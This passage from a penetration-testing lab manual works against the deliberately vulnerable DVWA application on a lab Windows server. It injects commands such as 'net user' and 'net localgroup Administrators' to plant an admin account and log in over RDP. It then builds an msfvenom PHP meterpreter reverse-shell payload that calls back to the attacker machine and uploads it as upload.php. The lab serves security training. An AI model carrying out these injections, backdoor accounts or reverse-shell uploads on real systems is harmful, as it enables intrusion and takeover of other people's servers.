

Figure 2.6.13: Viewing a process PID

27. Type **| Taskkill /PID [Process ID value of the desired process] /F** (here, **PID** is **2192**) and click **Submit**. By issuing this command, you are forcefully (**/F**) terminating the process.

Figure 2.6.14: Killing a process

28. The process will be successfully terminated, as shown in the screenshot.

Note: To confirm that the process has successfully been terminated, you can issue the **| tasklist** command again to check the running processes.

Figure 2.6.15: Process successfully terminated

TASK 6.6

List the Directory Structure

29. Now, to view the directory structure of the **Windows Server 2016** virtual machine, type **| dir C:** and click **Submit** to view the files and directories on the **C:** drive.

Figure 2.6.16: Obtaining directory information

30. The directory structure of the **C** drive of the target server (**Windows Server 2016**) is displayed, as shown in the screenshot.



Figure 2.6.17: Directory information obtained

31. In the same way, you can issue commands to view other directories.
32. Now, try to obtain information related to user accounts.

TASK 6.7

List the User Accounts

33. To view user account information, type **| net user**, and click **Submit**.

Figure 2.6.18: Obtaining user account information

34. DVWA obtains user account information from the **Windows Server 2016** machine and lists, as shown in the screenshot.

Figure 2.6.19: User account information obtained

TASK 6.8

Create a New User Account

35. Now, use the command execution vulnerability and attempt to add a user account remotely.
36. Create an account named **Test**. To do so, type **| net user Test /Add** and click **Submit**.

Figure 2.6.20: Adding a new user

37. The **command completed successfully** notification appears and a user account named **Test** is created.

Figure 2.6.21: Viewing the added user

38. To view the new user account, type the command **| net user** and click **Submit**.

39. You can observe the newly created account **Test**, as shown in the screenshot.

Figure 2.6.22: Viewing the added user

40. Now, view the new account's information. Type **| net user Test** and click **Submit**.

Figure 2.6.23: Viewing the added user information

41. The **Test** account information appears. You can see that **Test** is a standard user account and does not have administrative privileges. You can see that it has an entry called **Local Group Memberships**.



Figure 2.6.24: Viewing the added user information

TASK 6.9

Assign Admin Privileges to the User Account

42. Now, assign administrative privileges to the account. The reason for granting administrative privileges to this account is to use this (admin) account to log into the **Windows Server 2016** machine with administrator access using a remote desktop connection.
43. To grant administrative privileges, type **| net localgroup Administrators Test /Add** and click **Submit**.

Figure 2.6.25: Assigning administrative privileges

44. You have successfully granted admin privileges to the account. Confirm the new setting by issuing the command **| net user Test**. **Test** is now an administrator account under the **Local Group Memberships** option.



Figure 2.6.26: User account has admin privileges

TASK 6.10

Establish a Remote Desktop Connection

45. Now, log into the **Windows Server 2016** virtual machine using the **Test** account through **Remote Desktop Connection**.
46. Click the **Type here to search** field from the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.
47. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Show Options**.

Figure 2.6.27: Remote Desktop Connection window

48. The **Remote Desktop Connection** window appears with the **General** tab displayed; enter the **User name** as **test** and click **Connect**.



Figure 2.6.28: Remote Desktop Connection window

49. A **Windows Security** pop-up appears; leave the **Password** field empty and click **OK**.



Figure 2.6.29: Windows Security pop-up

50. A **Remote Desktop Connection** window appears; click **Yes**.

Figure 2.6.30: Remote Desktop Connection window

51. A remote desktop connection is successfully established, as shown in the screenshot.



Figure 2.6.31: Remote desktop connection established successfully

Note: Thus, you have made use of a command execution vulnerability in a DVWA application hosted by the **Windows Server 2016** virtual machine, extracted information related to the machine, remotely created an administrator account, and logged into it.

52. Now, you may discontinue the session and log out of the web application. To do so, close the **Remote Desktop Connection** window. If a **Your remote session will be disconnected** notification appears, click **OK**.
53. This concludes the demonstration of how to exploit a remote command execution vulnerability to compromise a target web server.
54. Close all open windows and document all the acquired information.
55. Turn off the **Windows 10** virtual machine.

TASK 7 Exploit a File Upload Vulnerability at Different Security Levels

Here, we will use exploit a file upload vulnerability at different security levels of DVWA using Metasploit.

Note: Before starting this task, ensure that the **WampServer** is running on the **Windows Server 2016** virtual machine.

1. Turn on the **Parrot Security** virtual machine.

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of **Desktop** to open a **Terminal** window.



Figure 2.7.1: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 7.1

Exploit DVWA Low

7. A **Parrot Terminal** window appears; type **msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address of Host Machine> LPORT=4444 -f raw** and press **Enter**.

   Note: Here, the IP address of the host machine is **10.10.10.13** (the **Parrot Security** virtual machine).

Figure 2.7.2: Generating malicious exe file

8. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.



Figure 2.7.3: Copy the generated payload

9. Now, in the terminal window, type **cd /home/attacker/Desktop** and press **Enter** to navigate to the **Desktop** folder.
10. Type **pluma upload.php** and press **Enter** to launch the **Pluma** text editor.



Figure 2.7.4: Create a text file

11. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 8**, and then press **Ctrl+S** to save the content.



Figure 2.7.5: Save the payload file

12. Click the **Firefox** icon ( ) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php**. Into the address bar and press **Enter**.

13. The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

Figure 2.7.6: DVWA login page

14. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.
15. Change the security level from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.



Figure 2.7.7: Setting DVWA security level

16. Click the **File Upload** option from the left pane.
17. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.

Figure 2.7.8: Upload the payload file

18. When the **File Upload** window appears, navigate to the **Desktop** location, select the payload file **upload.php**, and click **Open**.



Figure 2.7.9: Select the payload file

19. Observe that the selected file (**upload.php**) appears to the right of **Browse...** button.

20. Now, click the **Upload** button to upload the file to the database.

